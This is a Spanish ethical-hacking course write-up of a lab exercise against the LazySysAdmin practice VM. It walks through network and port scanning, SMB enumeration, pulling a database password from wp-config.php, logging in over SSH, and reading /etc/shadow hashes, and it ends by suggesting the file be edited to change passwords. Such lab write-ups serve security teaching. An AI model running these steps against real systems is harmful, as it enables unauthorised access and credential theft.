



---

# HACKING ÉTICO

---

Unidad 1. Actividad 3




4 DE OCTUBRE DE 2023  
CARLOS DÍAZ MONTES  
ESPECIALIZACIÓN DE CIBERSEGURIDAD

## Índice

Paso 1.....	2
Paso 2.....	3
Extra.....	9

## Paso 1.

Lo primero que tenemos que hacer es crearnos una Red Nat donde vamos a poner nuestra ip con nuestro número de clase (en mi caso 10.0.3.0). Después se la hemos añadido a la maquina virtual Kali y también a la Ubuntu que nos ha pasado Pablo:



## Paso 2

Ahora comprobamos la ip que tenemos y hacemos un scanner en la red:

```
(kali㉿kali)-[~/LazySysAdmin]
$ sudo netdiscover -i eth0 -r 10.0.3.0/24
```

4 Captured ARP Req/Rep packets, from 4 hosts. Total size: 240

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
10.0.3.1	52:54:00:12:35:00	1	60	Unknown vendor
10.0.3.2	52:54:00:12:35:00	1	60	Unknown vendor
10.0.3.3	08:00:27:d0:e9:e7	1	60	PCS Systemtechnik GmbH
10.0.3.5	08:00:27:47:2c:e1	1	60	PCS Systemtechnik GmbH

Como vemos nos ha detectado 4 ip, la que a nosotros nos interesa es la 10.0.3.5 ya que es la maquina Ubuntu que queremos explotar.

Ahora vamos a detectar todos los puertos que tenga abiertos esa ip:

```
(kali㉿kali)-[~/LazySysAdmin]
$ sudo nmap -p- -sS -n -v 10.0.3.5 -oN allPorts
```

Starting Nmap 7.94 ( <https://nmap.org> ) at 2023-10-04 14:59 EDT  
Initiating ARP Ping Scan at 14:59  
Scanning 10.0.3.5 [1 port]  
Completed ARP Ping Scan at 14:59, 0.06s elapsed (1 total hosts)  
Initiating SYN Stealth Scan at 14:59  
Scanning 10.0.3.5 [65535 ports]  
Discovered open port 80/tcp on 10.0.3.5  
Discovered open port 22/tcp on 10.0.3.5  
Discovered open port 3306/tcp on 10.0.3.5  
Discovered open port 445/tcp on 10.0.3.5  
Discovered open port 139/tcp on 10.0.3.5  
Discovered open port 6667/tcp on 10.0.3.5  
Completed SYN Stealth Scan at 14:59, 2.88s elapsed (65535 total ports)  
Nmap scan report for 10.0.3.5  
Host is up (0.00030s latency).  
Not shown: 65529 closed tcp ports (reset)

PORT	STATE	SERVICE
22/tcp	open	ssh
80/tcp	open	http
139/tcp	open	netbios-ssn
445/tcp	open	microsoft-ds
3306/tcp	open	mysql
6667/tcp	open	irc

MAC Address: 08:00:27:47:2C:E1 (Oracle VirtualBox virtual NIC)

Read data files from: /usr/bin/../../share/nmap  
Nmap done: 1 IP address (1 host up) scanned in 3.09 seconds  
Raw packets sent: 65536 (2.884MB) | Rcvd: 65536 (2.621MB)

Como vemos esta máquina tiene los puertos 80,22,3306,445,139 y 6667. Pues bien ahora vamos a escanear estos puertos que tiene abiertos:

```
(kali㉿kali)-[~/LazySysAdmin]
$ sudo nmap -p 22,80,139,445,3306,6667 -sV -sC -v -n 10.0.3.5 -oN targeted
```

Aquí esta el resultado:

```
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_ 1024 b5:38:66:0f:a1:ee:cd:41:69:3b:82:cf:ad:a1:f7:13 (DSA)
|_ 2048 58:5a:63:69:d0:da:dd:51:cc:c1:6e:00:fd:7e:61:d0 (RSA)
|_ 256 61:30:f3:55:1a:0d:de:c8:6a:59:5b:c9:9c:b4:92:04 (ECDSA)
|_ 256 1f:65:c0:dd:15:e6:e4:21:f2:c1:9b:a3:b6:55:a0:45 (ED25519)
80/tcp    open  http         Apache httpd 2.4.7 ((Ubuntu))
|_ http-server-header: Apache/2.4.7 (Ubuntu)
|_ http-generator: Silex v2.2.7
|_ http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_ http-title: Backnode
|_ http-robots.txt: 4 disallowed entries
|_ /old/ /test/ /TR2/ /Backnode_files/
139/tcp    open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp    open  *           Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
3306/tcp   open  mysql        MySQL (unauthorized)
6667/tcp   open  irc          InspIRCd
|_ irc-info:
|_ server: Admin.local
|_ users: 1
|_ servers: 1
|_ chans: 0
|_ lusers: 1
|_ lservers: 0
|_ source ident: nmap
|_ source host: 10.0.3.4
|_ error: Closing link: (nmap@10.0.3.4) [Client exited]
MAC Address: 08:00:27:47:2C:E1 (Oracle VirtualBox virtual NIC)
Service Info: Hosts: LAZYSYSADMIN, Admin.local; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Ahora vamos a usar el comando emu3Linux para sacar información de usuarios, contraseñas etc....:

```
(kali㉿kali)-[~/LazySysAdmin]
$ enum4linux -a 10.0.3.5
```

Aquí en el resultado de las contraseñas, podemos ver por ejemplo que la contraseña debe de tener un mínimo de 5 caracteres:

```
( Password Policy Information for 10.0.3.5 )
[+] Attaching to 10.0.3.5 using a NULL share
[+] Trying protocol 139/SMB ...
[+] Found domain(s):
[+] LAZYSYSADMIN
[+] Builtin
[+] Password Info for Domain: LAZYSYSADMIN
[+] Minimum password length: 5
[+] Password history length: None
[+] Maximum password age: Not Set
[+] Password Complexity Flags: 000000
[+] Domain Refuse Password Change: 0
[+] Domain Password Store Cleartext: 0
[+] Domain Password Lockout Admins: 0
[+] Domain Password No Clear Change: 0
[+] Domain Password No Anon Change: 0
[+] Domain Password Complex: 0
[+] Minimum password age: None
[+] Reset Account Lockout Counter: 30 minutes
[+] Locked Account Duration: 30 minutes
[+] Account Lockout Threshold: None
[+] Forced Log off Time: Not Set
[+] Retrieved partial password policy with rpcclient:
Password Complexity: Disabled
Minimum Password Length: 5
```

Ahora usamos el smbclient para que nos muestre las cosas que tiene publicas:

```
(kaliⓈkali)-[~/LazySysAdmin]
$ smbclient -L 10.0.3.5
Password for [WORKGROUP\kali]:

Sharename      Type
-----
print$         Disk
share$         Disk
IPC$           IPC
Reconnecting with SMB1 for workgroup listing.

Server          Comment
-----
Workgroup       Activity
WORKGROUP      Master
Recently Published
```

Aquí por ejemplo podemos ver que tiene impresora, una carpeta llamada share y un IPC que lo tienen todos los ordenadores. Nosotros nos vamos a centrar en la carpeta share:


```
(kali@kali)-[~/LazySysAdmin]
$ smbclient //10.0.3.5/SHARE$
Password for [WORKGROUP\kali]:
Try "help" to get a list of possible commands.
smb: \>
```

Ahora que estamos dentro de la carpeta podemos investigar que es lo que tiene en esta:

```
(kali@kali)-[~/LazySysAdmin]
$ smbclient //10.0.3.5/SHARE$
Password for [WORKGROUP\kali]:
Try "help" to get a list of possible commands.
smb: \> ls
.
..
wordpress
Backnode_files
wp
deets.txt
robots.txt
todolist.txt
apache
index.html
info.php
test
old
3029776 blocks of size 1024. 1460272 blocks available
smb: \>
```

Nos vamos a centrar en los documentos txt y en la carpeta wordpress. Empezamos viendo el contenido de los documentos, para esto podemos hacerlo mediante descargarlo usando el comando “get” o mediante url:

```
(kali@kali)-[~/LazySysAdmin]
$ ls
allPorts deets.txt targeted todolist.txt wp-config.php
(kali@kali)-[~/LazySysAdmin]
$ cat todolist.txt
Prevent users from being able to view to web root using the local file browser
```



Ahora vamos a mirar wordpress, primero vamos a mirar el contenido que tiene la carpeta wordpress:

```
smb: \> cd wordpress\  
smb: \wordpress\> ls  
.  
..  
wp-config-sample.php  
wp-trackback.php  
wp-admin  
wp-settings.php  
wp-blog-header.php  
index.php  
wp-cron.php  
wp-links-opml.php  
readme.html  
wp-signup.php  
wp-content  
license.txt  
wp-mail.php  
wp-activate.php  
.htaccess  
xmlrpc.php  
wp-login.php  
wp-load.php  
wp-comments-post.php  
wp-config.php  
wp-includes  
D 0 Wed Oct 4 14:41:44 2023  
D 0 Tue Aug 15 07:05:52 2017  
N 2853 Wed Dec 16 04:58:26 2015  
N 4582 Wed Oct 4 14:41:44 2023  
D 0 Wed Aug 2 17:02:02 2017  
N 16200 Thu Apr 6 14:01:42 2017  
N 364 Sat Dec 19 06:20:28 2015  
N 418 Tue Sep 24 20:18:11 2013  
N 3286 Sun May 24 13:26:25 2015  
N 2422 Sun Nov 20 21:46:30 2016  
N 7413 Wed Oct 4 14:41:44 2023  
N 29924 Tue Jan 24 06:08:42 2017  
D 0 Wed Oct 4 14:41:43 2023  
N 19935 Wed Oct 4 14:41:44 2023  
N 8002 Wed Oct 4 14:41:44 2023  
N 6864 Wed Oct 4 14:41:44 2023  
H 35 Tue Aug 15 07:40:13 2017  
N 3065 Wed Aug 31 12:31:29 2016  
N 34347 Wed Oct 4 14:41:44 2023  
N 3301 Mon Oct 24 23:15:30 2016  
N 1627 Mon Aug 29 08:00:32 2016  
N 3703 Mon Aug 21 05:25:14 2017  
D 0 Wed Aug 2 17:02:03 2017  
  
3029776 blocks of size 1024. 1460268 blocks available  
smb: \wordpress\> █
```


Vamos a fijarnos en el documento wp-config.php, ya que en ese archivo salen los usuarios y la contraseña de la base de datos y puede ser la misma que para entrar a la página de wordpress. Usamos el comando get para descargar el archivo:

```
smb: \wordpress\> get wp-config.php  
getting file \wordpress\wp-config.php of size 3703 as wp-config.php (904.0 KiloBytes/sec) (average 461.7 KiloBytes/sec)  
smb: \wordpress\> █
```

```
// ** MySQL settings - You can get this info from your web host  
/** The name of the database for WordPress */  
define('DB_NAME', 'wordpress');  
  
/** MySQL database username */  
define('DB_USER', 'Admin');  
  
/** MySQL database password */  
define('DB_PASSWORD', 'TogieMYSQL12345^^');  
  
/** MySQL hostname */  
define('DB_HOST', 'localhost');
```



Ahora vamos a probar iniciar en su página de wordpress poniendo ese usuario y contraseña



## Extra

Como extra podemos cambiar la contraseña del administrador, para esto nos conectamos mediante ssh a la maquina Ubuntu con los conocimientos previos que hemos obtenido:

```
(kali㉿kali)-[~]
└─$ ssh togie@10.0.3.5
The authenticity of host '10.0.3.5 (10.0.3.5)' can't be established.
ED25519 key fingerprint is SHA256:95r01jtge1Ag8dmmSGET2f806aQjiTODoBpDoEefaw.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '10.0.3.5' (ED25519) to the list of known hosts.
#####
#####
#
#                                     Welcome to Web_TR1
#
#                                     All connections are monitored and recorded
#
#                                     Disconnect IMMEDIATELY if you are not an authorized user!
#
#                                     More Actions
#####
#####
togie@10.0.3.5's password:
Welcome to Ubuntu 14.04.5 LTS (GNU/Linux 4.4.0-31-generic i686)

 * Documentation:  https://help.ubuntu.com/
 * Learn more about getting started

System information disabled due to load higher than 1.0
```

Después podemos ver los usuarios y contraseñas en /etc/shadow:

```
togie@LazySysAdmin:~$ sudo cat /etc/shadow
root:$6$04bZf1Ju$0xcLPNyQkVcKT0CajZYBOTz4thlujMRjQ7XuFstUDWwYHKmVmJsDmzGXUwYbU
1uqr6jxEvX4XJjSUGiwjPmEp0:17399:0:99999:7:::
daemon:*:17016:0:99999:7:::
bin:*:17016:0:99999:7:::
sys:*:17016:0:99999:7:::
sync:*:17016:0:99999:7:::
games:*:17016:0:99999:7:::
man:*:17016:0:99999:7:::
lp:*:17016:0:99999:7:::
mail:*:17016:0:99999:7:::
news:*:17016:0:99999:7:::
uucp:*:17016:0:99999:7:::
proxy:*:17016:0:99999:7:::
www-data:*:17016:0:99999:7:::
backup:*:17016:0:99999:7:::
list:*:17016:0:99999:7:::
irc:*:17016:0:99999:7:::
gnats:*:17016:0:99999:7:::
nobody:*:17016:0:99999:7:::
libuid:!:17016:0:99999:7:::
syslog:*:17016:0:99999:7:::
messagebus:*:17392:0:99999:7:::
landscape:*:17392:0:99999:7:::
togie:$6$dv0T0c6x$jpt1MVPeBsVlFkhVXl3sv21x2Ls2ql8ouv/JMdR6yNpt2nHHahrh0cyT.8P
```

Ahora simplemente usas el comando nano para cambiar la contraseña.